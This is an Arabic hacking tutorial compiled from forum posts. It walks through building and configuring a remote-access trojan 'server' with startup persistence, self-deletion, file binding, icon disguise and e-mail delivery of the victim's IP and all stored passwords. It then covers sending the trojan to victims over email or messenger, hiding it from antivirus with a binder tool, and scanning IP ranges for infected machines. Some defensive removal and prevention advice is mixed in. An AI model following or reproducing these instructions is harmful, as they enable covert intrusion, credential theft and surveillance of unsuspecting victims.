١- أمام كلمة port اكتب البورت ٢٧٤٤٤
٢- أمام كلمة password ضع الرقم السري الي تبيه
وأمام كلمة password re –enter كرر نفس الباسورد الي كتبته
٣-أمام كلمة protect password اكتب الي رقم وينفع يكون نفس الباسورد الاول وتحته كرر الباسورد نفسه
علشان ما أحد يخترق الضحية من خلال السيرفر الا أنت
٤- ضع علامة صح أمام الجملة installatoin melt serverafter
٤- انتقل الى الخيار startup methods
ضع علامة صح أمام العبارتين win .ini
و system.ini
٥- إنتقل الى الخيار notifications
وإضغط على add e-mail notify وأكتب ايميلك علشان أول مايدخل الضحية الى النترنت تأتيك رسالة على
اليميل تخبرك بأن الضحيه
دخل النترنت ومعاها الاي بي والبورت
واضغط على الخيار binded files وإضغط على الكلمة add executed file وأرفق السيرفر مع أي ملف تريد
انتقل الى الخيار e-mail وضع صح أمام الجملة e-mail all passwords to وأكتب أسم اليميلك علشان
تجيك رسالة الى اليميلك
تخبرك أن الضحية دخل النترنت
انتقل الي الخيار exe icon / other وضع علامة صح أمام الجملة change server icon وإختار الشكل
الي تبي لأيقونة سيرفرك
وأخيرا إضغط على كلمة save as... وضع السيرفر في أي موقع في جهازك
وبعدين أرسله على الضحية وبعد أن يفتحه سوف ترسل لك رسالة على الايميل الذي وضعته في السيرفر وفيها
الاي بي والبورت تبعات الضحية
وبكذا تكون قد أنتهيت من آخر شيء لازم لعملية الاختراق
٨- ميكانيكية الأختراق:-
بعد صنع السيرفر تقوم بأرساله للضحية إما عن طريق الايميل وأما عن طريق الماسنجر وغيرها
ويجب على الضحية فتحه وبعد فتحه ترسل لك الأي بي والبورت على الايميل ومن ثم تأخذهم وتضعهم بالبرنامج وتسوي كونكت وتمتع بالاختراق
٩- طرق الحماية من الهاكرز:-
يوجد طرق كثيرة للحماية من الهكرز ومن هذه الطرق الحماية عن طريق البرامج والحماية الذاتية أما الحماية عن طريق البرامج فيجب أن يتوفر نواعان من البرامج وهي برامج الحماية من ملفات التجسس والحماية من محاولات الاختراق وهي برامج كثيرة منهاا
" ذا كلينر" و" نورتن أنتي فايروس وهو يحمي من الفايروسات والباتشات " و " الوك داون " و " الزون آلارم " وغيرها الكثير ولكن لم أذكر ألا أفضلها وأشهرها.

أما الحماية الذاتية فهي صعبة قليلا ولكن أفضل وسوف تفيدك جداا وهي تعتمد على البحث عان ملف التجسس وأزالته
ومن طرقهاا
الطريقة الأولي : بواسطة ملف تسجيل النظام : Registry

١- أنقر على إبداء Start
٢- أكتب في خانة التشغيل Run الأمر : rigedit
٣- إفتح المجلدات التالية حسب الترتيب في قائمة : Registery Editor
- HKEY_LOCAL_MACHINE
- Software
- Microsoft
- Windows
- Current Version
- Run
٤- والآن من نافذة تسجيل النظام Registry Editor انظر الي يمين النافذة بالشاشة المقسومة ستشاهد تحت قائمة Names أسماء الملفات التي تعمل مع قائمة بدء التشغيل ويقابلها في قائمة Data عنوان الملف .
٥- لاحظ الملفات جيدا فإن وجدت ملف لايقابلة عنوان بالـ Data او قد ظهر امامة سهم صغير <-- - فهو ملف تجسس إذ ليس له عنوان معين بالويندوز.
٦- تخلص منه بالضغط على الزر الأيمن للفارة ثم Delete
- -
الطريقة الثانية بواسطة الأمر :msconfig
١- انقر ابداء Start
٢- اكتب في خانة التشغيل Run الأمر التالي : msconfig
٣- سوف تظهر لك نافذة System Configuration Utility أختر لسان التبويب Start up
٤- ستظهر لك شاشة تعرض البرامج التي تبداء العمل مباشرة مع بدء التشغيل
٥- إفحص هذة البرامج جيدا بالنظر فإن شككت بوجود برامج غريبة لم تقم أنت بتثبيتها بجهازك فقم بالغاء الإشارة الظاهرة بالمربع الصغير المقابل له فتكون بذلك قد اوقفت عمل البرنامج التجسسي او غيره من البرامج الغير مرغوب بها.
- -
الطريقة الثالثة بواسطة الدوس :Dos
هذة الطريقة كانت تستخدم قبل ظهور الويندوز وهي من اسهل الطرق :
١- إفتح الدوس من محث MSDos بقائمة إبداء
٢- أكتب الأمر التالي : *.C:/Windowsdir patch
٣- إن وجدت ملف الباتش فقم بمسحة بالطريقة التالية:
patch.* C:Windowsdelete

١٠- معرفة أذا كان جهازك قد تم أختراقه أم لا :-

طبعا ليس قد تم أختراقه ولكن يتم أختراقه وطبعاا تعرف ذالك وأنت على الانترنت ببعض الخطوات وهي:-
أ- أبدأ
ب- تشغيل
ج- أكتب الامر System.ini
سوف تفتح معك مفكرة أنظر الي السطر الخامس أذا كان بجانبه ***** نجوم فأذاا أنت مخترق والطريقة مش دائما لأنها تكون حسب أعدادات السيرفر فممكن يحطها تدخل في السستم
الطريقة الثانية:-
طبعاا بعد الدخول في الانترنت سوف ينزل لك في الزاوية بجانب الساعة كمبيوترين أخضرين قم بفتحهم

أذا رأيت أن البايت المرسلة أكثر من البايت المتلقاه فأذا أنت مخترق

١١- عدم كشف السيرفر من الانتي فايروس :-

تقوم فكرة عدم كشف السيرفر من الانتي فايروس على دمج السيرفر مع أي شيء وأفضل برنامج يقوم بهذا برنامج المحرر وهو عربي
وصلة البرنامج http://www.mypage.ayna.com/mimi3/mohrar.zip
شرح البرنامج
نزل البرنامج و فك الضغط
انسخ كل من السيرفر و الصورة في نفس ملف المحرر
افتح ملف المحرر
اضغط على السيرفرو اختر السيرفر
اضغط على الطعم و اختر الصورة
اضغط إبدأ بتكوين السيرفر
عندها سيتكون صورة في نفس ملف المحرر باسم IslamicFile

ملاحظات و معلومات عامة عن تعلم الهكر.

أ- أنصحكم بعد تعلم الهكر عن طريق برنامج السب سفن أن تغير عنه بأي برنامج آخر لأنه من السهولة التغير في شيفرته البرمجية ولذالك من الصعب أن تبحث على نسخة أصلية أما النسخ المغير شفرتها البرمجية فأن بعض الهكر يغيرونها ويجعلوها بمجرد فتح البرنامج يرسل على أيميله جميع باسووردات جهازك وثبت ذالك عندما أنتشر بالانترنت السب سفن المزور ولكي تتحقق قم بفتحه وأنت على الانترنت وشغل شاشة الدوس وأكتب الامر
netstat -n وسوف تضهر لك ٣ أيبيات مختلفة أيبيين منهم على أيميل الياهو والآخر غير معروف
ب- أذا كنت تتحدث عن طريق ال MSN ماسينجر وأردت أختراق الذي تتحدث معه قم بأرسال له السيرفر الذي صنعته وأذا بدأ بأستقباله ((قبل أن ينتهي من أستقباله)) قم بفتح شاشة الدوس من أبدأ ثم برامج ثم موجه MS-DOS وأكتب الأمر التالي netstat -n سوف يكون آخر أي بي هو آيبي المتحدث معه على الماسنجر أي الضحية وأيضا الايبيات الاخرى هي الايبيات المتصلة معك على الانترنت وقد يكون منها أي بي مخترقك
ج- أنصحكم بعد تعلم أختراق الأجهزة أن تتحولو الى أختراق المواقع لأنها سوف تفيدكوم كثيرا
د- " أقسم بالله العظيم أني لن استخدمها ضد إخواني المسلمين مهما كانت الأسباب والدوافع والله على ما أقول شهيد "
و- يفضل تطبيق الشرح على جهازك أولا لتتعرف على الطريقة أفضل وكي تفهمها أحسن وترى الذي يحدثه الهكر

ك- أي تغير في أمتداد السيرفر يؤدي الى أبطال مفعوله
ل- لملف التجسس أسماء كثيرة منها السيرفر- الباتش - أحصنة الطوروادة - التورجوان.
ن- السيرفر يكون أمتداده .exe
١٢- البرامج تم جمعها من بعض المنتديات

الهاكرز

=================
هو الشخص الذي يستمتع بتعلم لغات البرمجة و أنظمة التشغيل الجديدة
هو الشخص الذي يستمتع بعمل البرامج أكثر من التشغيل هذه البرامج و أيضا يحب أن يتعلم المزيد عن هذه البرامج
هو الشخص الذي يؤمن بوجود أشخاص آخرين يستطيعون القرصنة
هو الشخص الذي يستطيع أن يصمم و يحلل البرامج أو انظمه التشغيل بسرعة
هو شخص خبير بلغة برمجة ما أو نظام تشغيل معين .. علي سبيل المثال قراصنة اليونكس

تعلم الهاكرز
=========
الهكرز : هو الشخص المخرب الذي يدخل علي جهازك او يسرق معلوماتك بشتي انواعها والهكرز لابد له من اسلحه وادوات

لكي يتمكن من عمله بالكامل فليس هناك شخص مجرد اسمه هكرز انما اعماله توصف بالتخريب ويحتاج الي العديد من المعلومات

والبرامج المختلفه والتي هي دائمة التطوير لان هناك برامج مضاده لها وتتميز هذه البرامج بقوتها وخطورتها لانها تحتوي علي

ملفات التروجان وهي ملفات تعتبر في برامج المضادات للفيروسات انها فيروسات خطيره ولذلك انصح بالابتعاد عنها لانها بدون فائدة

ولم اجد الا القليل من اخواني من يجيد عملية الهكرز باحتراف ، هناك الكثير من يعرف الهكرز ويملك البرامج العديده ايضا ولكن

القليل من يجيدها لانها تحتاج الي الذكاء مع الحنكه ، والا سوف ينقلب عليك وانت لاتعلم وبذلك تكون قد فتحت بورتات الجهاز ويصبح

الاخرين دخولهم اليك سهلا وانت غافل .

تتكون برامج الهكرز التي تمكنك من الدخول الي جهاز اخر علي ملفين واحد اسمه *

server.exe
=======

ويعتبر هذا الملف هو الفيروس او التروجان ويقراؤه نورتون علي انه فيروس حاله كحال النيوكات

وهذا الملف هو الذي يرسل الي الجهاز المراد الدخول عليه ويجب ان يفتحه الطرف الاخر لان ارساله فقط لايكفي

والثاني يطلق عليه اسم البرنامج نفسه وهو الذي يمكنك من الدخول الي الاجهزه ويحتوي علي الوظائف العديده *

عند ارسال الملف السيرفر يجب معرفتك لرقم الاي بي للشخص المراد الدخول عليه ومن ثم

تضع الرقم في البرنامج الذي عندك الذي يحمل اسم البرنامج الاصلي وبعدها يبدا الاتصال ويجب معرفتك لرقم البورت الذي من خلاله سوف تدخل عليه وهناك العديد من البرامج والعديد من الوظائف وكل برنامج يتميز بميزه عن الاخرمثلا برنامج النت باص تميز بانه منتشر باغاب الاجهزه ومع الناس ولذاك كل ماعليك هو فتح البرنامج وعمل بحث للارقام التي تحتوي علي السيرفر التبع له ومن ثم يتم الدخول اليه .ويتميز الباك دور بقوته وسهوله الارسال فيه حيث الطرف الثني لايحس بدخولك اليه ولكن وجدة العديد من البرامج المضاده له . ولم يتم تطوير الا ببطيء شديدمقارنه مع تطوير المضادات له .

كانت المشكله للهكرز هي ان الناس كانوا يتخوفون من الملفات التي امتدادها.exeولكن في الفترة الاخيرة يتم تطوير العديد من البرامج لكي تحول هذا الامتداد منexeالي. dl او . com
ومن هنا ازداد اقبال الناس علي برامج الهكرز لانها تمت عملية اخفاء امتداد الملف
ولكن بعد فترة تم تطوير المضادات واصبحت تكتشف التروجان بمختلف امتداداته
وهنا عادت صعوبة ارسال الملف السيرفر مرة اخري وكما نلاحظ انها حرب بين الهكرز والمضادات

والحمايات الاخري وكل يطور من جهه وعليك متابعة اخر التطورات المستجده لذلك

واصبح لكل برنامج هكرز باسوورد حيث انك اذا ارسلت ملف السيرفر اصبح بامكانك وضع

باسوورد حيث لايستطيع احد الدخول الي هذا الجهاز الا انت ولكن ايضا وجدت هناك برامج تفك هذا الباسوورد وتمكنك من تغييره الي باسوورد جدي حيث تصبح ملكيته اليك انت

ولكن ظهرت هناك قنبلتان الاولي هي :

٢٠ subseven
- - - - - - - - - - - - - - - - - - - -

حيث انه يتميز باخفاء السيرفر ويمكنك ربطه بلمف اخر ويمكنك تغيير امتداده

ولايمكن لاي برنامج حمايه اظهاره الا برنامج واحد جديد ويمكنك بعد ارساله الي الطرف الضحية

سوف ينشطر الي ملف اخر مخفي ولا يمكن الغاؤة الا بعمل فورمات للجهاز ويمكنك توصيله الي

الايسكيو وبرقمك حيث كل شخص يحمل ملف السيرفر يعطيك تنبيه بان الضحية دخل الانترنت

ويتميز بقوة ووظائف خطير لا استطيع شرحها بالكامل واكتفي بذاك وفعلا هو قنبلة ٢٠٠٠

في الوقت الحالي

القنبلة الثانية :
============

ظهر برنامج هكرز يمكنك من دخول اي جهاز اخر وبدون ارسال ملف سيرفر

ولكن يتم ربطه في الايميل او رقم الاي بي او الايسكيو للضحية وهو الجيل الجديد من الهكرز حيث يغنيك من ملف السيرفر

الدرس السابع
==========

كيفية الغاء ملف من نوعية الباتش حيث انك لم تستطيع الغاؤه من الويندوز

هناك اخي العزيز ملفات تكون محمية من الالغاء حيث ان بعض برامج الحماية تجدها

ولكن لا تستطيع الغاؤها وبذلك بعض الاشخاص لايسعهم الا ان يعملوا فورمات للجهاز

هناك طريقة يجب عملها قبل اي شي واذا لم تنفع فا يعينك علي الفورمات

١- نغلق الجهاز ونضع الديسك الاول من الدوس في مكان الفلوبي

A:\

٢- ونشغل الجهاز وبذلك نكون عملنا boot

٣-عند ظهور الشاشه السوداء وسوف تكون بهذه الصورة

A:\

٤- علينا كتابة الامر هذا

attrib -s -a -r -h c:\windows

حيث يوجد مسافه بين h s a r

وويندوز هي عبارة عن اسم الفولدر الذي به الويندوز علي جهازك حيث كل شخص قد

يكون له اسم مختلف عن الاخر

٤- بعد ذلك نغلق الجهاز ونشغله مره اخري ولكن هذه المره بدون الديسك الاول للدوس

٥- ونذهب الي ملف الهكرز الذي لم نكن نستطيع الغاؤه ونلغيه

كثر الحدث عن السكربتات والقليل الذي يجهلها

السكربتات

هي برامج شات تتوافق مع الام آي آر سي (مايرسي) او mircوكما نعلم ان المايرسي لها اوامر كثيرة ومن هنا جاءت فائدة السكربتات حيث ان الاوامر تكتب باليد وبعضها معقد وطويل
فلذلك جاء بعض الاشخاص وعملوا سكربتات حيث انك بدل من ان تكتب الامريكون فقط عليك ضغط آيكون ويكون هذا الايكون مربوط مع الامر فيتنفذ في الحال وتتفاوت السكربتات من سكربت الي اخر حيث ان بعضها يكون متخصص في اوامر الحرب اي اوامر التخريب فقط ، والاخر يكون متخصص في اوامر الحمايه فقط والاخر الاوامر جميعهاوالكثير يكون فقط متخصص في الرسومات والترحيب وجميع جمل الترحيب بخلفيات مختلفه اذا من هنا نعرف ان وظيفة السكربت هو لتوفير الاوامر والجهد الكثير ولكن في الاونه الاخير مالذي حدث
حدث ان شخص يكون لديه سكربت وقد عمل جاهدا فيه وفي الاخير ياتي شخص اخر ويغير فقط الواجهه او اسم السكربت ويقول انه هو الذي عمل هذا السكربت

ماهي علاقة السكربتات في امور الهكرز

بما ان السكريت سوف ينتشر بين الناس حيث انه سوف يوفر الكثير عليهم من التعب والخبره فوضع بعض اهل السكربتات ملفات اسمها باك دور وهي مايطلق ايضا عليها باتش والغرض واحد حيث يسمح لصاحب السكربت الدخول الي جهازك كلما دخلت الانترنت والكثير من الاشخاص لايعلم كيفية فحص السكربت لانه يتطلب الكثير من الجهدحيث يتم البحث في السكربت يدويا اي تذهب الي الاوامر وتتفحصها امر امرفما بالك اذا كان هذا السكريت يتكون من الفين او الف سطر ويجب عليك متابعة كل سطر والامر الي اين يؤدي انه جهد ضخم وفي النهاية اذا الغيت هذا الباتش يكون قد تعطل السكربت لانه مربوط في اوامره الرئيسية

لاتستقبل اي ملف امتداده من هذي الامتدادات

dl ------- com - - - - - - exe

لاتستقبل اي ملف الا من شخص ثقة ولا تدخل صفحات هكرز لاتعرف صاحبها جيدا
ولاتستقبل اي ملفات او صور من اشخاص مجهولين ولا تكتب ارقام حساباتك علي جهازك
ولاتضع صورك الشخصيه في الجهاز او صور الاهل

الهاكرز في العالم العربي

للأسف الشديد كثير من الناس في الدول العربية يرون بأن الهاكرز هم الأبطال بالرغم – كما ذكرنا سابقا – بأن العالم كله غير نظرته للهاكرز بعد خبر القبض على ميتنيك . فمنذ دخول الإنترنت للدول العربية في العام ١٩٩٦ و الناس يبحثون عن طرق القرصنة الجديدة و كثير من الناس تعرضوا لهذه المشكلة . – آخر الإحصائيات ذكرت بأن هناك أكثر من ٨٠ % من المستخدمين العرب أجهزتهم تحتوي على ملف الباتش و الذي يسهل عمل الهاكرز – و كثير من الناس – في الدول العربية – يجد بأن هناك فرق كبير بين ما يمسى بالهاكرز أو الكراكر .. ولكن الإسمان هما لشخص واحد و هو القرصان الفرق البسيط بينهما هو :

الهاكرز ٩٥ % من عملة يقوم به في فضاء الإنترنت أما الكراكر أو ما يمكن ان نسميه بسارق البرامج فهو يقوم بعملة في اغلب الأحيان دون الحاجة للإتصال بالشبكة فهو يقوم بفك شيفرة البرامج و أغلب الكراكر هو هاكرز .. و كثير منهم يقوم بهذه العملية – أي سرقة البرامج و توزيعها مجانا – لهدف فمنهم من يضع ملف الباتش بين ملفات هذا البرنامج

الهكرز وأساليب الاختراق ومعالجتها ومعرفتها

ما هي عملية الهاكينج أو التجسس ؟
من هم الهاكرز ؟
ما هي الأشياء التي تساعدهم على اختراق جهازك ؟
كيف يتمكن الهاكر من الدخول إلى جهازك ؟
كيف يتمكن الهاكر من الدخول إلى جهاز كمبيوتر بعينه ؟
ما هو رقم الآي بي أدرس ؟
كيف يصاب جهازك بملف الباتش أو التروجان أو حتى الفيروسات ؟

كيف يختار الهاكر الجهاز الذي يود اختراقه ؟
ما هي أشهر برامج الهاكرز ؟
كيف تعرف إذا كان جهازك مخترقاً أم لا ؟
ما هي أهم الاحتياطات التي يجب اتخاذها للحماية من الهاكرز ؟
ما هي أهم الأشياء التي يبحث عنها الهاكرز ؟
ما هي أشهر طريقة للكشف عن ملفات التجسس ؟
مواقف مع الهاكرز ..

ما هي عملية الهاكينج أو التجسس ؟

تسمى باللغة الإنجليزية .. (Haking) وتسمى باللغة العربية عملية التجسس أو الاختراق ..
حيث يقوم أحد الأشخاص الغير مصرح لهم بالدخول إلى نظام التشغيل في جهازك بطريقة غير شرعية ولأغراض غير سوية مثل التجسس أو السرقة أو التخريب حيث يتاح للشخص المتجسس) الهاكر) أن ينقل أو يمسح أو يضيف ملفات أو برامج كما أنه بإمكانه أن يتحكم في نظام التشغيل فيقوم بإصدار أوامر مثل إعطاء أمر الطباعة أو التصوير أو التخزين ..

من هم الهاكرز ؟

هم الأشخاص الذين يخترقون جهازك فيستطيعون مشاهدة ما به من ملفات أو سرقتها أو تدمير جهازك أو التلصص ومشاهدة ما تفعله على شبكة الإنترنت ..

ما هي الأشياء التي تساعدهم على اختراق جهازك ؟

-1وجود ملف باتش أو تروجان
لا يستطيع الهاكر الدخول إلى جهازك إلا مع وجود ملف يسمى (patch) أو (trojan) في جهازك وهذه الملفات هي التي يستطيع الهاكر بواسطتها الدخول إلى جهازك الشخصي حيث يستخدم الهاكر أحد برامج التجسس التي ترتبط مع ملف الباتش الذي يعمل ك (ريسيفر) يستطيع أن يضع له الهاكر (إسم مستخدم) و (رمز سري) تخوله أن يكون هو الشخص الوحيد الذي يستطيع الدخول إلى جهازك وكذلك يستطيع أن يجعل جهازك مفتوحاً فيستطيع أي هاكر أن يدخل إلى جهازك !!

-2الاتصال بشبكة الإنترنت

لا يستطيع الهاكر أن يدخل إلى جهازك إلا إذا كنت متصلاً بشبكة الإنترنت أما إذا كان جهازك غير متصل بشبكة الإنترنت أو أي شبكة أخرى فمن المستحيل أن يدخل أحد إلى جهازك سواك !!
ولذلك إذا أحسست بوجود هاكر في جهازك فسارع إلى قطع الاتصال بخط الإنترنت بسرعة حتى تمنع الهاكر من مواصلة العبث والتلصص في جهازك ..

ـ3برنامج التجسس

حتى يتمكن الهاكر العادي من اختراق جهازك لابد أن يتوافر معه برنامج يساعده على الاختراق !

كيف يتمكن الهاكر من الدخول إلى جهازك ؟
عندما يتعرض جهاز الكمبيوتر للإصابة بملف التجسس وهو) الباتش أو التروجان) فإنه على الفور يقوم بفتح بورت (port) أو منفذ داخل جهازك فيستطيع كل من لديه برنامج تجسس أن يقتحم

جهازك من خلال هذا الملف الذي يقوم بفتح منطقة أشبه بالنافذة السرية التي يدخل منها اللصوص وهم الهاكرز !!

كيف يتمكن الهاكر من الدخول إلى جهاز كمبيوتر بعينه ؟
لا يستطيع الهاكر أن يخترق جهاز كمبيوتر بعينه إلا إذا توافرت عدة شروط أساسية وهي :
-1إذا كان هذا الكمبيوتر يحوي ملف التجسس (الباتش . (

-2إذا كان الهاكر يعرف رقم الآي بي أدرس الخاص بهذا الشخص ..

وطبعاً لابد من وجود الشروط الأخرى وهي اتصال الضحية بالإنترنت ومعرفة الهاكر بكيفية استخدام برنامج التجسس والاختراق من خلاله !

بمعنى آخر إذا كان جهاز الكمبيوتر سليماً ولا يحوي أي ملفات باتش فمن المستحيل أن يدخل عليه أي هاكر عادي حتى لو كان يعرف رقم الآي بي أدرس ما عدا المحترفين فقط وهم قادرون على الدخول بأية طريقة وتحت أي مانع ولديهم طرقهم السرية في الولوج إلى مختلف الأنظمة !!

وإذا كان الهاكر لا يعرف رقم الآي بي أدرس الخاص بك فإنه لن يستطيع الدخول إلى جهازك حتى لو كان جهازك يحوي ملف الباتش !

ما هو رقم الآي بي أدرس ؟

هو العنوان الخاص بكل مستخدم لشبكة الإنترنت أي أنه الرقم الذي يعرف مكان الكمبيوتر أثناء تصفح شبكة الإنترنت وهو يتكون من ٤ أرقام وكل جزء منها يشير إلى عنوان معين فأحدها يشير إلى عنوان البلد والتالي يشير إلى عنوان الشركة الموزعة والثالث إلى المؤسسة المستخدمة والرابع هو المستخدم ..
ورقم الآي بي متغير وغير ثابت فهو يتغير مع كل دخول إلى الإنترنت .. بمعنى آخر لنفرض أنك اتصلت بالانترنت ونظرت إلى رقم الآى بي الخاص بك فوجدت أنه :
212.123.123.200ثم خرجت من الانترنت أو أقفلت الاتصال ثم عاودت الاتصال بعد عدة دقائق فإن الرقم يتغير ليصبح كالتالي :
212.123.123.366
لاحظ التغير في الأرقام الأخيرة : الرقم ٢٠٠ أصبح ٣٦٦ .
ولذلك ينصح بعدم استخدام بعرض برامج المحادثة مثل (الآيسكيو ICQ) لأنه يقوم بإظهار رقم الآي بي بشكل دائم حتى مع إخفائه فيتمكن الهاكر من استخدامه في الدخول إلى جهاز الشخص المطلوب مع توافر شرط وهو أن يحتوي كمبيوتر هذا الشخص على منفذ أو ملف تجسس (باتش !! (

كيف يصاب جهازك بملف الباتش أو التروجان أو حتى الفيروسات ؟

الطريقة الأولى :
أن يصلك ملف التجسس من خلال شخص عبر المحادثة أو (الشات (وهي أن يرسل أحد الهاكر لك صورة أو ملف يحتوي على الباتش أو التروجان ! ولابد أن تعلم صديقي العزيز أنه بإمكان الهاكر أن يغرز الباتش في صورة أو ملف فلا تستطيع معرفته إلا باستخدام برنامج كشف الباتش أو الفيروسات حيث تشاهد الصورة أو الملف بشكل طبيعي ولا تعلم أنه يحتوي على باتش أو فيروس ربما يجعل جهازك عبارة عن شوارع يدخلها الهاكر والمتطفلون !

الطريقة الثانية :

أن يصلك الباتش من خلال رسالة عبر البريد الإلكتروني لا تعلم مصدر الرسالة ولا تعلم ماهية الشخص المرسل فتقوم بتنزيل الملف المرفق مع الرسالة ومن ثم فتحه وأنت لا تعلم أنه سيجعل الجميع يدخلون إلى جهازك ويتطفلون عليك ..

الطريقة الثالثة :

إنزال برامج أو ملفات من مواقع مشبوهة مثل المواقع الجنسية أو المواقع التي تساعد على تعليم التجسس !

الطريقة الرابعة :

الدخول إلى مواقع مشبوهة مثل المواقع الجنسية حيث أنه بمجرد دخولك إلى الموقع فإنه يتم تنزيل الملف في جهازك بواسطة كوكيز لا تدري عنها !!
حيث يقوم أصحاب مثل هذه المواقع بتفخيخ الصفحات فعندما يرغب أحد الزوار في الدخول إلى هذه الصفحات تقوم صفحات الموقع بإصدار أمر بتنزيل ملف التجسس في جهازك !

كيف يختار الهاكر الجهاز الذي يود اختراقه ؟
بشكل عام لا يستطيع الهاكر العادي من اختيار كمبيوتر بعينه لاختراقه إلا إذا كان يعرف رقم الآي بي أدرس الخاص به كما ذكرنا سابقاً فإنه يقوم بإدخال رقم الآي بي أدرس الخاص بكمبيوتر الضحية في برنامج التجسس ومن ثم إصدار أمر الدخول إلى الجهاز المطلوب !!
وأغلب المخترقين يقومون باستخدام برنامج مثل (IP Scan) أو كاشف رقم الآي بي وهو برنامج يقوم الهاكر باستخدامه للحصول على أرقام الآي بي التي تتعلق بالأجهزة المضروبة التي تحتوي على ملف التجسس (الباتش ! (

يتم تشغيل البرنامج ثم يقوم المخترق بوضع أرقام آي بي افتراضيه .. أي أنه يقوم بوضع رقمين مختلفين فيطلب من الجهاز البحث بينهما فمثلاً يختار هذين الرقمين :

212.224.123.10

212.224.123.100

لاحظ آخر رقمين وهما : ١٠ و ١٠٠

فيطلب منه البحث عن كمبيوتر يحوي منفذ (كمبيوتر مضروب) بين أجهزة الكمبيوتر الموجودة بين رقمي الآي بي أدرس التاليين : ٢١٢,٢٢٤,١٢٣,١٠ و 212.224.123.100
وهي الأجهزة التي طلب منه الهاكر البحث بينها !

بعدها يقوم البرنامج بإعطائه رقم الآي بي الخاص بأي كمبيوتر مضروب يقع ضمن النطاق الذي تم تحديده مثل :
212.224.123.50

212.224.123.98
212.224.123.33

الهكرز وكيفية اختراق بعض الاجهزه

أشهر أدوات وبرامج هكرز الأجهزة -:

كل برنامج يستخدمه هكرز الأجهزة ينقسم الى ثلاث أقسام وهي :

أ -ملف البرنامج الرئيسي وهو الذي من خلاله سوف تقوم بأختراق جهاز الضحية

ب -ملف التجسس (Server) وهو الملف الذي يقوم بأكبرجزء في الأختراق ولا أنصحك بفتحه

ج -أعدادات ملف التجسس أو ((Edit Server)) ومن خلاله تقوم بصنع ملف التجسس والذي سوف ترسله الي الضحية .. لكي يقوم بفتح المنفذ لك ومن ثم الدخول لجهاز ضحيتك ..

العميل : هو الشخص المخترق لاكن من سوف يخدم العميل أو المخترق ؟

الخادم : هو الملف التجسسي الذي سوف يخدم العميل أو المخترق ..
ميكانيكية الاختراق ؟

على ماذا يعتمدالاختراق

يعتمد الاختراق على ما يسمى بالريموت REMOTE اى السيطرة عن بعد
ولكى تتم العمليه لابد من وجود شيئين هما :

/ 1برنامج عميل يساعدك على أتمام الأختراق والتحكم بجهاز الضحية
/ 2ملف خادم يمكن البرنامج العميل من الدخول للضحية بواسطة باب خلفي)منفذ (

كيـــــــــف يتم ذلك ؟

تختلف برامج الاختراق فى المميزات وطريقه الاستخدام لكنها جميعا
تعتمد على نفس الفكره التى ذكرناها وذلك بارسال ما نسميه الملف
الاصق PATCH FILE او برنامج الخادم (server) أو التروجان
والذي يرسله المخترق) العميل(الى جهاز الضحيه فيقوم الضحيه بحسن نيه
بتشغيل هذا الملف ظنا منه انها صوره او لقطه فيديو طريفه
ولكنه يفاجأ !!!

بعدم عمل هذا الملف بعد الضغط عليه فيظن انه ملف معطوب او صوره
لم تكتمل بينما يكون المخترق قد وضع قدمه الاولى داخل جهاز الضحيه .

الاتصـــــــــال ؟

يتم الاتصال بين الجهازين) جهاز المخترق وجهاز الضحية (عبر منفذ اتصال عباره عن جزء من الذاكره له عنوان معين يتعرف عليه الجهاز بانها منطقه يتم ارسال واستقبال البيانات عليها ويمكن استخدام عددكبير من المنافذ وعددها يقارب من ٦٥٠٠٠منفذ تقريبا يميز كل منفذ عن الاخر رقمه فمثلا المنفذ رقم ١٠٠١ يمكن اجراء اتصال عن طريقه وفى نفس اللحظه يتم استخدام المنفذ رقم ١٠٠٢ لاجراء اتصال اخر .

ماذا يحد ث عند ما يصاب الضحيه ببرنامج الخادم (server) ؟

يتجه ملف الخادم عندما ترسله الى الضحيه الى ملف التسجيل لنظام الضحيه REGISTRY حيث ان النظام فى كل مره يقوم فيها الضحيه بتشغيل ويندوز يقوم بتشغيل البرامج المساعده ويقوم ملف الخادم بفتح منفذاتصال داخل جهاز الضحيه تمكن البرنامج الذي يستخدمه العميل) المخترق (من الدخول عليك بجهازك كما يقوم ملف الخادم بالتجسس على جهازالضحيه وذلك بتسجيل كل ما يحدث او عمل اشياء اخرى حسب ما يطلب منه .

هذا يعنى ان الجهاز قد اصيب فعلا وبرنامج الخادم ينتظر طلب اتصال فى اى لحظه من البرنامج العميل عن طريق المنفذ الذى قام بفتحه .
لاكن تأكد أن المخترق لكي يقوم بلأتصال بجهاز ضحيته يجب أن يتواجدلديه رقم كرقم الهاتف للضحية الا وهو الاي بي ip هذا الرقم يميز جهازك عن بقية الأجهزة على الشبكة مما يساعد في تبادل الحزم والملفات بصورة سلسلة وبدون مشاكل أو لخبطه سأوضح كيف يعمل هذا الرقم .. تابع القرأة :

ماهو المنفذ وماهو الاي بي

المنفذ :-(Port)
وأتوقع أنه مفهوم من من نفس الكلمة فهو منفذ يصل بينك وبين الضحية لاكن تاكد أن بدون المنافذ لايمكن لك الأتصال بأي جهاز او حتى الأنصال بأنترنت لأن المنافذ عبارة عن بوابة تسهل دخول الحزم والبيانات .. من وألى الجهاز الآخر ..
اليك أمثلة على المنافذ :-
8080
25
26
12
6588
80
وغيرها

الأي بي :- (IP)
وهو أهم شيء في أختراق الاجهزة .. لماذا لأنه يعرف بجهازك ..
بمعنى أن لجهازك هوية .. ماذا لو انك أردت أن تتصل بالجهاز "1"
ولاكن أتصلت بالجهاز" ٢ .. "هل رأيت هذا الاي بي ينظم الاجهزة على الشبكة
ولا يتم الأختراق ألا به وتستطيع معرفة الأي بي الخاص بك من
أ -أبدأ
ب-تشغيل

ج -أكتب الامر winipcfg
ستفتح نافذة أمام الكلمة" عنوان " IP ستجد أرقام مكتوبة مكونة من أربع أجزاء هي الأي بي الخاص بك كل جزأ يدل على شيء فالجزء الاول يدل على مكان الأقامة والجزء الثاني أو الثالث يدل على مزود خدمة الانترنت ويجب أن تكون على الانترنت حتى يظهر الاي بي الخاص بك أما أذا لم تكن على الانترنت فسوف يظهر لك الرقم التالي ٠,٠,٠ .

يتم الاتصال باحد الطريقتين ؟
-1من قبل شخص يتعمد اختراق الجهاز المصاب بعينه وذلك لعلمه بوجود معلومات تهمه

-2من قبل شخص لايتعمد اختراق الجهاز بعينه ولكنه يقوم بعمليه مسح SCANNING على مجموعه من الاجهزه فى نطاق معين من عناوين ip لمعرفه ايها الذي لديه منافذ مفتوحه أو أيها لديه ملف تجسس أو تروجان كما يحلو للبعض مناداته وبالتالىفهو قابل للاختراق وتوجد برامج مخصصه لعمل ذلك وبعض برامج الاختراق
يوجد بهاSCANNING

